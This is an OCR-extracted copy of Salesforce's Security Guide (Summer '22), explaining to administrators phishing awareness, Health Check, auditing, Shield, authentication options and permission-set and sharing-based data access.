Salesforce Security Guide

Version 55.0, Summer '22

@salesforcedocs

Last updated: July 27, 2022

CONTENTS

CHAPTER 1 Salesforce Security Guide

In this chapter ...

Salesforce is built with security to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.

Salesforce Security Basics

The Salesforce security features help you empower your users to do their jobs safely and efficiently. Salesforce limits exposure of data to the users that act on it. Implement security controls that you think are appropriate for the sensitivity of your data. We'll work together to protect your data from unauthorized access from outside your company and from inappropriate usage by your users.

IN THIS SECTION:

Phishing and Malware

If you see something suspicious related to your Salesforce implementation, report it to security@salesforce.com, in addition to your own IT or security team. Trust starts with transparency. That's why Salesforce displays real-time information on system performance and security at `https://trust.salesforce.com`. For security-specific information, go to `https://trust.salesforce.com/security`. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on security best practices for your organization.

The Security section of the Trust site includes valuable information that can help you safeguard your company's data. In addition to security best practices, the site provides information on how to recognize and report phishing attempts and information on current malware campaigns that could impact Salesforce customers.

- Phishing is a social engineering technique that attempts to acquire sensitive information, such as usernames, passwords, and credit card details, by masquerading as a trustworthy person or entity. Phishing can occur via email, text messaging, voice calls, and other avenues. Phishers often direct targets to click a link and enter valuable information or to open an attachment with the goal of downloading malware onto the target's device. As the Salesforce community grows, it becomes an increasingly appealing target for phishers. You'll never get an email or a phone call from a Salesforce employee asking you to reveal your login credentials, so don't reveal them to anyone. Report suspicious activities or emails regarding your Salesforce instance directly to the Salesforce Security team at security@salesforce.com.

- Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. It's a general term used to cover various forms of hostile or intrusive software, including computer viruses and spyware. For a list of current security advisories, go to https://trust.salesforce.com/en/security/security-advisories.

What Salesforce Is Doing About Phishing and Malware

Security is the foundation of our customers' success, so Salesforce continues to implement the best possible practices and security technologies to protect our ecosystem. Recent and ongoing actions include:

- Actively monitoring and analyzing logs to enable alerts to our customers who have been affected.
- Collaborating with leading security vendors and experts on the most effective security tools.
- Ongoing security education and engagement activities for Salesforce employees.
- Creating processes for developing products with security in mind.
- Proactively sharing security best practices with customers and partners through `trust.salesforce.com/security` and other ongoing activities.

What Salesforce Recommends You Do

Salesforce is committed to setting the standards in software-as-a-service as an effective partner in customer security. In addition to our internal efforts, Salesforce strongly recommends that customers implement the following changes to enhance security.

- To restrict access to your network, implement multi-factor authentication (MFA). For more information, see Multi-Factor Authentication.
- To activate IP range restrictions, modify your Salesforce implementation. These restrictions allow users to access Salesforce only from your corporate network or VPN. For more information, see Set Trusted IP Ranges for Your Organization.
- Set session security restrictions to make spoofing more difficult. For more information, see Modify Session Security Settings.
- Educate your employees not to open suspect emails and to be vigilant in guarding against phishing attempts.
- Use security solutions from leading vendors to deploy spam filtering and malware protection.
- Designate a security contact within your organization so that Salesforce can more effectively communicate with you. Contact your Salesforce representative with this information.
- Use Enhanced Transaction Security to monitor events and take appropriate actions. For more information, see Enhanced Transaction Security .

Salesforce has a Security Incident Response Team to respond to any security issues. To report a security incident or vulnerability to Salesforce, contact security@salesforce.com. Describe the issue in detail, and the team will respond promptly.

Email Awareness Best Practices

Phishing scams use fraudulent emails to get users to reveal confidential information. Such emails typically look like they come from a legitimate organization and can contain links to what appears to be that organization's site. However, the site is actually a fake site designed to capture information.

As these scams get more sophisticated, it can be tough to know whether an email is real or fake. For example, phishing emails can include malicious links from `force.com` domains. And Salesforce orgs that generate cases from inbound email can include malicious content from those emails in the cases themselves.

The best way to avoid becoming the victim of a phishing or malware attack is to know what to look for. We recommend that you apply the same best practices for cases generated through Salesforce as you do for phishing emails:

- Don't click links or open attachments in emails and email-generated cases, unless you were expecting to receive it.
- Treat all emails and cases originating from external email addresses as potentially untrustworthy.

- If an email or email-generated case contains messages instructing you to do any of the following, it's most likely a phishing attempt:
  - Click a link.
  - Open an attachment.
  - Validate your password.
  - Log in to your account.
  - Enter personal details or credentials.

If you receive a phishing email or Email-to-Case, delete it and notify your internal IT team. We appreciate your trust in us as we continue to make your success our top priority.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against a security baseline, like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.

From Setup, enter `Health Check` in the Quick Find box, then select **Health Check**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Health Check and export custom baselines:

- View Health Check

  OR

  View Security Center

  Or

  Manage Security Center

To import custom baselines:


- Manage Health Check

  OR

  View Security Center

  Or

  Manage Security Center



How well does your org meet Salesforce security standards? Reduce your security risk and limit data loss by optimizing the areas below.

Salesforce Baseline Standard

85% Very Good

of the standard met

How did we calculate this score?

High-Risk Security Settings (13)

STATUS	SETTING	GROUP	YOUR VALUE	STANDARD VALUE	ACTIONS
Critical	Enable clickjack protection for customer Visualforce pages with standard headers	Session Settings	Disabled	Enabled	Edit

In the baseline dropdown (1), choose the Salesforce Baseline Standard or a custom baseline. The baseline consists of recommended values for High-Risk, Medium-Risk, Low-Risk, and Informational Security Settings (2). If you change settings to be less restrictive than what's in the baseline, your health check score (3) and grade (4) decreases.

Your settings are shown with information about how they compare against baseline values (5). To remediate a risk, edit the setting (6) or use Fix Risks (7) to quickly change settings to your selected baseline's recommended values without leaving the Health Check page. You can import, export, edit, or delete a custom baseline with the baseline control menu (8).

Note: When we introduce new settings to Security Health Check, they are added to the Salesforce Baseline Standard with default values. If you have a custom baseline, you are prompted to add the new settings when you open your custom baseline.

Example: Suppose that you changed your password minimum length from 8 (the default value) to 5, and changed other Password Policies settings to be less restrictive. These changes make your users' passwords more vulnerable to guessing and other brute force attacks. As a result, your overall score decreases, and the settings are listed as risks.

Fix Risks Limitations

Not all settings can be changed using the Fix Risks button. If a setting you want to adjust does not appear on the Fix Risks screen, change it manually using the Edit link on the Health Check page.

SEE ALSO:

Salesforce Help: How Is the Health Check Score Calculated?

Salesforce Help: Create a Custom Baseline for Health Check

Salesforce Help: Custom Baseline File Requirements

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

To verify that your system is actually secure, you should perform audits to monitor for unexpected changes or usage trends.

Record Modification Fields

All objects include fields to store the name of the user who created the record and who last modified the record. This provides some basic auditing information.

Login History

You can review a list of successful and failed login attempts to your organization for the past six months. See Monitor Login History on page 170.

Field History Tracking

You can also enable auditing for individual fields, which will automatically track any changes in the values of selected fields. Although auditing is available for all custom objects, only some standard objects allow field-level auditing. See Field History Tracking on page 172.

Setup Audit Trail

Administrators can also view a Setup Audit Trail, which logs when modifications are made to your organization's configuration. See Monitor Setup Changes with Setup Audit Trail on page 178.

Salesforce Shield

Salesforce Shield is a trio of security tools that helps you build extra levels of trust, compliance, and governance right into your business-critical apps. It includes Shield Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your org.

Shield Platform Encryption

Shield Platform Encryption allows you to natively encrypt your most sensitive data at rest across all your Salesforce apps. Encrypting data at rest adds another layer of protection to PII, sensitive, confidential, or proprietary data. It also helps you meet external and internal data compliance policies while keeping critical app functionality such as search, workflow, and validation rules. You keep full control over encryption keys and can set encrypted data permissions to protect sensitive data from unauthorized users. See Shield Platform Encryption. on page 78

Real-Time Event Monitoring

Real-Time Event Monitoring gives you access to detailed performance, security, and usage data on all your Salesforce apps. See who is accessing critical business data when, and from where. Understand user adoption across your apps. Troubleshoot and optimize performance to improve end-user experience. Event Monitoring data is tracked via the API and can be imported into any data visualization or application monitoring tool, like Analytics, Splunk, or New Relic. To get started, check out our Event Monitoring training course.

Field Audit Trail

With Field Audit Trail, you know the state and value of your data for any date at any time. You can use it for regulatory compliance, internal governance, audit, or customer service. Field Audit trail is built on a big data backend for massive scalability, and you can use it to create a forensic data-level audit trail. See Field Audit Trail on page 176.


Einstein Data Detect

With Einstein Data Detect you can scan your org for sensitive data and then take steps to protect it. You expedite data categorization by aligning data sensitivity levels and categories to actual field data. And you no longer rely on third-party services or port your data outside of Salesforce. See Einstein Data Detect.

Shield Learning Map: Find Learning Resources and Documentation

The Shield Learning Map is a friendly, centralized resource for all things Shield. No matter which Shield product you buy or how you plan to use it, the learning map offers a clear path toward success. You can find links to the Shield Learning Map from Shield product documentation, or go directly to https://shieldlearningmap.com.

On the landing page, get oriented to Shield with Dreamforce presentations, videos, and overview documentation. Then click the trail to see resources—developer guides, how-to steps, Trailhead, and best practices—targeted at specific features and use cases. From planning security policies to putting those policies into action, the map offers you just-in-time information for all stages of your Shield journey.


Salesforce Shield Learning Map
GET ORIENTED
MEET COMPLIANCE & AUDIT
ENCRYPT DATA
MONITOR EVENTS
MEASURE PERFORMANCE
Salesforce Shield - P...
Accelerator LIVE On-Demand
Event Monitoring Community
Release Notes: See What's New
Developer Discussion Forums
Salesforce Security Guide

Get to Know Shield

Add more layers of security to your data with Shield, a powerful suite of security products. Use it to monitor adoption and performance, and meet compliance and auditing requirements.

See Shield in Action

- Shield Overview
- Secure Your Apps with Salesforce Shield
- Customer Success Story: John Hancock
- Dreamforce '18 video: Intuit Implements Platform Encryption
- Dreamforce '18 video: Google Cloud Uses Event Monitoring
- On-Demand Accelerator Webinar

Watch the Demo

Encrypt Sensitive Data

- Video: Tighten Your Security
- Which Standard Fields Can I Encrypt?
- Which Custom Fields Can I Encrypt?
- What Other Data Can I Encrypt?
- Which Files Can I Encrypt?
- Shield Platform Encryption Architecture White Paper

Monitor Events in Real Time

- Event Monitoring: Gain Visibility into Your Salesforce Apps
- Transaction Security: Adaptable, Real-Time Security Policies

Audit and Retain Field History

- Field Audit Trail Overview
- Maintain records with Field Audit Trail

And if you want to ask questions or find the latest information about Shield improvements, the map has you covered. The button bar at the bottom of the map offers links to Shield-specific Trailblazer Community groups, discussion forums, on-demand webinars, and release notes.

Authenticate Users

Authentication means preventing unauthorized access to your organization or its data by making sure each logged in user is who they say they are.

IN THIS SECTION:

Multi-Factor Authentication

Multi-factor authentication (MFA) is a secure authentication method that requires users to prove their identity by supplying two or more pieces of evidence (or factors) when they log in. One factor is something the user knows, such as their username and password. Other factors include something the user has, such as an authenticator app or security key. By tying user access to multiple types of factors, MFA makes it much harder for common threats like phishing attacks and account takeovers to succeed.

Single Sign-On

Single sign-on (SSO) is an authentication method that enables users to access multiple applications with one login and one set of credentials. For example, after users log in to your org, they can automatically access all apps from the App Launcher. You can set up your Salesforce org to trust a third-party identity provider to authenticate users. Or you can configure a third-party app to rely on your org for authentication.

Custom Login Flows

A login flow directs users through a login process before they access your Salesforce org or Experience Cloud site. You can use a login flow to control the business processes that your users follow when they log in to Salesforce. After Salesforce authenticates a user, the login flow directs the user through a process such as enforcing strong authentication or collecting user information. When users complete the login flow successfully, they’re redirected to their Salesforce org or site. If unsuccessful, the flow can log out users immediately.

Connected Apps

A connected app is a framework that enables an external application to integrate with Salesforce using APIs and standard protocols, such as SAML, OAuth, and OpenID Connect. Connected apps use these protocols to authenticate, authorize, and provide single sign-on (SSO) for external apps. The external apps that are integrated with Salesforce can run on the customer success platform, other platforms, devices, or SaaS subscriptions. For example, when you log in to your Salesforce mobile app and see your data from your Salesforce org, you’re using a connected app.

Manage User Passwords

Salesforce provides each of your users with a unique username and password that they enter at each login. As an admin, you can configure several settings to ensure that your users' passwords are strong and secure.

Device Activation

With device activation, Salesforce challenges users to verify their identity when they log in from an unrecognized browser or device or from an IP address outside of a trusted range. By adding extra verification to unfamiliar login attempts, device activation keeps your orgs and Experience Cloud sites secure.

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks such as when one employee tries to use another employee’s session. Choose from several session settings to control session behavior.

Multi-Factor Authentication

Multi-factor authentication (MFA) is a secure authentication method that requires users to prove their identity by supplying two or more pieces of evidence (or factors) when they log in. One factor is something the user knows, such as their username and password. Other factors include something the user has, such as an authenticator app or security key. By tying user access to multiple types of factors, MFA makes it much harder for common threats like phishing attacks and account takeovers to succeed.

Note: MFA was formerly called two-factor authentication or 2FA.

As of February 1, 2022, Salesforce is requiring MFA for all users who log in to the Salesforce UI. For more information about this requirement, see Announcement of the Future Requirement to Enable Multi-Factor Authentication (MFA) and Salesforce Multi-Factor Authentication FAQ.

For help with understanding MFA, planning your MFA implementation, and preparing for org-wide adoption, see these resources.

- Salesforce Help: How to Roll Out Multi-Factor Authentication
- Admin Guide: Admin Guide to Multi-Factor Authentication
- Trailhead Module: Secure Your Users' Identity

For configuration steps, check out these sections in Salesforce Help.

- Multi-Factor Authentication Customizations
- Register Verification Methods for Multi-Factor Authentication
- Disconnect a User's Verification Method
- Generate a Temporary Identity Verification Code
- Delegate Multi-Factor Authentication Management Tasks

Single Sign-On

Single sign-on (SSO) is an authentication method that enables users to access multiple applications with one login and one set of credentials. For example, after users log in to your org, they can automatically access all apps from the App Launcher. You can set up your Salesforce org to trust a third-party identity provider to authenticate users. Or you can configure a third-party app to rely on your org for authentication.

Salesforce supports SSO with SAML and OpenID Connect. You can also use predefined authentication providers to set up SSO with third parties that use a custom authentication protocol, such as Facebook.

For more information on SSO use cases, terminology, and configuration steps, check out these sections in Salesforce Help.

- Single Sign-On Use Cases
- Single Sign-On Terminology
- Salesforce as a Service Provider
- Salesforce as an Identity Provider
- Salesforce as Both the Service Provider and Identity Provider

More Resources

Use these resources to help you understand and configure SSO.

SEE ALSO:

Salesforce Help: FAQs for Single Sign-On

Trailhead Module: User Authentication

Salesforce Video: How to Configure SAML Single Sign-On with Salesforce as the Identity Provider

Custom Login Flows

A login flow directs users through a login process before they access your Salesforce org or Experience Cloud site. You can use a login flow to control the business processes that your users follow when they log in to Salesforce. After Salesforce authenticates a user, the login flow directs the user through a process such as enforcing strong authentication or collecting user information. When users complete the login flow successfully, they're redirected to their Salesforce org or site. If unsuccessful, the flow can log out users immediately.

To learn more about login flow use cases and execution, see Custom Login Flows in Salesforce Help.

To create and manage login flows, check out these topics.

- Create a Login Flow with Flow Builder
- Create a Custom Login Flow with Visualforce
- Set Up a Login Flow and Connect to Profiles
- Login Flow Examples
- Limit the Number of Concurrent Sessions with Login Flows

For more information about the Flow Builder used to create login flows, see Flows in Salesforce Help.

Connected Apps

A connected app is a framework that enables an external application to integrate with Salesforce using APIs and standard protocols, such as SAML, OAuth, and OpenID Connect. Connected apps use these protocols to authenticate, authorize, and provide single sign-on (SSO) for external apps. The external apps that are integrated with Salesforce can run on the customer success platform, other platforms, devices, or SaaS subscriptions. For example, when you log in to your Salesforce mobile app and see your data from your Salesforce org, you're using a connected app.

By capturing metadata about an external app, a connected app tells Salesforce which authentication protocol—SAML, OAuth, and OpenID Connect—the external app uses, and where the external app runs. Salesforce can then grant the external app access to its data, and attach policies that define access restrictions, such as when the app's access expires. Salesforce can also audit connected app usage.

To learn more about how to use, configure, and manage connected apps, see the following topics in *Salesforce Help*:

- Connected App Use Cases
- Create a Connected App
- Edit a Connected App
- Manage Access to a Connected App

More Resources

Here are some additional resources to help you navigate connected apps:

- *Salesforce Help*: Connected Apps
- *Salesforce Help*: Authorize Apps with OAuth
- *Trailhead*: Build Integrations Using Connected Apps

Manage User Passwords

Salesforce provides each of your users with a unique username and password that they enter at each login. As an admin, you can configure several settings to ensure that your users' passwords are strong and secure.

To learn more about managing user passwords, see these topics in Salesforce Help.

- Set Password Policies
- Reset Passwords for Your Users
- Expire Passwords for All Users

Device Activation

With device activation, Salesforce challenges users to verify their identity when they log in from an unrecognized browser or device or from an IP address outside of a trusted range. By adding extra verification to unfamiliar login attempts, device activation keeps your orgs and Experience Cloud sites secure.

To manage device activation settings and learn more about how it works, check out these topics in Salesforce Help.

- Device Activation
- Edit Session Settings in Profiles

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

You can control when an inactive user session expires, set trusted IP address ranges, and restrict access to resources based on session security. To learn more about these session security features, see these topics.

- Modify Session Security Settings
- Set Trusted IP Ranges for Your Organization
- Require High-Assurance Session Security for Sensitive Operations

You can also monitor active sessions and session details through User Sessions. For more information, check out these topics.

- User Sessions
- User Session Types

More Resources

Use these resources to help you understand how more about how to protect your org with Session Security.

SEE ALSO:

Salesforce Help: Edit Session Settings in Profiles

Trailhead Module: Session-Based Permission Sets and Security

Give Users Access to Data

Choosing the data set that each user or group of users can see is one of the key decisions that affects data security. You need to find a balance between limiting access to data, thereby limiting risk of stolen or misused data, versus the convenience of data access for your users.

IN THIS SECTION:

Control Who Sees What

Salesforce data sharing lets you expose specific data sets to individuals and groups of users. Permission sets, permission set groups, and profiles provide object-level and field-level security by controlling access. Record-level sharing settings, user roles, and sharing rules control the individual records that users can view and edit.

Note: Who Sees What: Overview (English only)

Watch a demo on controlling access to and visibility of your data.

Tip: When implementing security and sharing rules for your organization, make a table of types of users. Specify the level of access to data required for each type. Indicate the access level for each object and for fields and records within the object. Then refer to this table as you set up your security model.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

The available data management options vary according to which Salesforce Edition you have.

Object-Level Security (Permission Sets and Profiles)

Object-level security—or object permissions—provide the bluntest way to control data access. You can prevent a user from seeing, creating, editing, or deleting any instance of a particular object type, such as a lead or opportunity, by using object permissions. You can hide tabs and objects from selected users, so that they don't even know that type of data exists.

You can specify object permissions in permission sets and profiles. *Permission sets* and *profiles* are collections of settings and permissions that determine what a user can do in the application. The settings are similar to a group in a Windows network, where the members of the group have the same folder permissions and access to the same software.

Typically, profiles are defined by a user's job function, such as Salesforce admin or sales representative. You can assign one profile to many users, but you can assign only one profile per user. You can use permission sets to grant more permissions and access settings to users. Now it's easier to manage users' permissions and access because you can assign multiple permission sets to a single user.

Field-Level Security (Permission Sets and Profiles)

Sometimes you want users to have access to an object while limiting their access to individual fields in that object. Field-level security—or field permissions—control whether a user can see, edit, and delete the value for a particular field on an object. You can protect sensitive fields without hiding the entire object. You also can control field permissions in permission sets and profiles.

Field permissions control the visibility of fields in any part of the app, including related lists, list views, reports, and search results. To ensure that a user can't access a particular field, use field permissions. No other settings provide as much protection for a field. Page layouts only control the visibility of fields on detail and edit pages.

Note: With some exceptions, search results aren't returned for records with fields that an admin or end user can't access because of field level security. For example, a user searches for Las Vegas in Accounts, but doesn't have access to the Account fields Billing Address and Shipping Address. Salesforce does a keyword search, matching the terms Las Vegas, Las, and Vegas in the searchable fields. No results are returned for records that match only the Billing and Shipping Address fields because the user doesn't have access to these fields. There are some fields that don't enforce field level security and return search results.

Record-Level Security (Sharing)

After setting object- and field-level access permissions, you can configure access settings for records. Record-level security lets you give users access to some object records, but not others. Every record is owned by a user or a queue. The owner has full access to the record. In a hierarchy, users higher in the hierarchy always have the same access to users below them in the hierarchy. This access applies to records owned by users and records shared with them.

To specify record-level security, set your organization-wide sharing settings, define a hierarchy, and create sharing rules.

- Organization-wide sharing settings

  The first step in record-level security is to determine the organization-wide sharing settings for each object. Organization-wide sharing settings specify the default level of access that users have to each others' records.

  You use organization-wide sharing settings to lock your data to the most restrictive level. Use the other record-level security and sharing tools to selectively give access to other users. For example, users have object-level permissions to read and edit opportunities, and the organization-wide sharing setting is Read-Only. By default, those users can read all opportunity records, but can't edit any unless they own the record or are granted other permissions.

- Role hierarchy

  After you specify organization-wide sharing settings, the first way to give wider access to records is with a role hierarchy. Similar to an organization chart, a role hierarchy is the level of data access that a user or group of users needs. The role hierarchy ensures that users higher in the hierarchy can always access the same data as users who are lower, regardless of the organization-wide default settings. Each role in the hierarchy can represent a level of data access that a user or group of users needs rather than matching your organization chart.

  Similarly, you can use a territory hierarchy to share access to records. See Define Default User Access for Territory Records.

  Note: Although it's easy to confuse permission sets and profiles with roles, they control two different things. Permission sets and profiles control a user's object and field access permissions. Roles primarily control a user's record-level access through role hierarchy and sharing rules.

- Sharing rules

With sharing rules you can make automatic exceptions to organization-wide sharing settings for sets of users. Use sharing rules to give these users access to records they don't own or can't normally see. Sharing rules, like role hierarchies, are only used to give more users access to records—they can't be stricter than your organization-wide default settings.

- Manual sharing

  Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. Record owners can use manual sharing to give read and edit permissions to users who don't have access any other way. Manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules. But it gives record owners the flexibility to share records with users that must see them.

- User sharing

  With user sharing, you can show or hide an internal or external user from another user in your organization. User sharing rules are based on membership to a public group, role, or territory, so you must create the appropriate public groups, roles, or territories before creating user sharing rules. Each sharing rule shares members of a source group with members of the target group. Users inherit the same access as users below them in the role hierarchy.

- Apex managed sharing

  If sharing rules and manual sharing don't provide the required control, you can use Apex managed sharing. Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing on a custom object, only users with the Modify All Data permission can add or change the sharing on the custom object's record. The sharing access is maintained across record owner changes.

- Restriction rules

  When a restriction rule is applied to a user, the data that they had read access to via your sharing settings is further scoped to only records matching the record criteria that you set. This behavior is similar to how you can filter results in a list view or report, except that it's permanent.

- Scoping rules

  With scoping rules you can set criteria to help your users see only records that are relevant to them. Scoping rules don't restrict the record access that your users already have. They scope the records that your users see. Your users can still open and report on all records that they have access to per your sharing settings.

SEE ALSO:

Salesforce Help: Manage Data Access

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the "View Setup and Configuration" permission can view Setup pages, and users with the "API Enabled" permission can access any Salesforce API.

You can enable user permissions in permission sets and custom profiles. In permission sets and the enhanced profile user interface, these permissions—as well as their descriptions—are listed in the App Permissions or System Permissions pages. In the original profile user interface, user permissions are listed under Administrative Permissions and General User Permissions.

To view permissions and their descriptions, from Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**, then select or create a permission set. Then from the Permission Set Overview page, click **App Permissions** or **System Permissions**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

The user permissions available vary according to which edition you have.

IN THIS SECTION:

User Permissions and Access

User permissions and access settings are specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

User permissions and access settings specify what users can do within an organization:

- Permissions determine a user's ability to edit an object record, view the Setup menu, permanently delete records in the Recycle Bin, or reset a user's password.
- Access settings determine other functions, such as access to Apex classes, app visibility, and the hours when users can log in.

Every user is assigned only one profile, but can also have multiple permission sets. When determining access for your users, use *profiles to assign the minimum permissions and access settings* for specific groups of users. Then use *permission sets to grant more permissions* as needed.

This table shows the types of permissions and access settings that are specified in profiles and permission sets.

Permission or Setting Type	In Profiles?	In Permission Sets?
Assigned apps	✓	✓
Tab settings	✓	✓
Record type assignments	✓	✓
Page layout assignments	✓	
Object permissions	✓	✓
Field permissions	✓	✓
User permissions (app and system)	✓	✓
Apex class access	✓	✓
Visualforce page access	✓	✓
External data source access	✓	✓
Service provider access (if Salesforce is enabled as an identity provider)	✓	✓
Custom permissions	✓	✓

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

The available permissions and settings vary according to which Salesforce edition you have.

Permission sets available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Permission or Setting Type	In Profiles?	In Permission Sets?
Login hours	✓	
Login IP ranges	✓	

IN THIS SECTION:

Revoke Permissions and Access

Use profiles and permission sets to grant access but not to deny access. Permission granted from either a profile or permission set is honored. For example, if Transfer Record isn't enabled in a profile but is enabled in a permission set, she can transfer records regardless of whether she owns them. To revoke a permission, must remove all instances of the permission from the user.

Revoke Permissions and Access

Use profiles and permission sets to grant access but not to deny access. Permission granted from either a profile or permission set is honored. For example, if Transfer Record isn't enabled in a profile but is enabled in a permission set, she can transfer records regardless of whether she owns them. To revoke a permission, must remove all instances of the permission from the user.

Action	Consequence
Disable a permission or remove an access setting in the profile and any permission sets that are assigned to the user.	The permission or access setting is disabled for all other users assigned to the profile or permission sets.
If a permission or access setting is enabled in the user's profile, assign a different profile to the user. AND If the permission or access setting is enabled in any permission sets that are assigned to the user, remove the permission set assignments from the user.	The user may lose other permissions or access settings associated with the profile or permission sets.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

To resolve the consequence in either case, consider all possible options. For example, you can clone the assigned profile or any assigned permission sets where the permission or access setting is enabled. Then, disable the permission or access setting, and assign the cloned profile or permission sets to the user. Another option is to create a base profile with the least number of permissions and settings that represents the largest number of users possible. Then create permission sets that grant more access.

Permission Sets

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

A permission set is a collection of settings and permissions that give users access to various tools and functions. Permission sets extend users' functional access without changing their profiles.

Users can have only one profile but, depending on the Salesforce edition, they can have multiple permission sets. You can assign permission sets to various types of users, regardless of their profiles.

Create permission sets to grant access among logical groupings of users, regardless of their primary job function. For example, let's say you have several users who must delete and transfer leads. You can create a permission set based on the tasks that these users must perform and include the permission set within permission set groups based on job functions.

If a permission isn't enabled in a profile but is enabled in a permission set, users with that profile and permission set have the permission. For example, if Manage Password Policies isn't enabled in a user's profile but is enabled in one of their permission sets, they can manage password policies.

A permission set's overview page provides an entry point for all of the permissions in a permission set. To open a permission set overview page, from Setup, enter *`Permission Sets`* in the `Quick Find` box, then select **Permission Sets** and select the permission set you want to view.

IN THIS SECTION:

Create and Edit Permission Set List Views

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

Edit Permission Sets from a List View

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Lightning Platform app menu.

Assign Custom Record Types in Permission Sets

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

Create and Edit Permission Set List Views

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

1. In the Permission Sets page, click **Create New View**, or select a view and click **Edit**.
2. Enter the view name.
3. Under Specify Filter Criteria, specify the conditions that the list items must match, such as `Modify All Data equals True`.
   a. Type a setting name, or click 🔍 to search for and select the setting you want.
   b. Choose a filter operator.
   c. Enter the value that you want to match.

      Tip: To show only permission sets with no user license, enter `License` for the `Setting`, set the `Operator` to `equals`, and enter `""` in the `Value` field.

   d. To specify another filter condition, click **Add Row**. You can specify up to 25 filter condition rows.
4. Under Select Columns to Display, specify the settings that you want to appear as columns in the list view. You can add up to 15 columns.
   a. From the Search picklist, select a setting type.
   b. Enter the first few letters of the setting you want to add and click **Find**.

      Note: If the search finds more than 500 values, no results appear. Refine your search criteria to show fewer results.

5. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create, edit, and delete permission set list views:
- Manage Profiles and Permission Sets

Edit Permission Sets from a List View

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

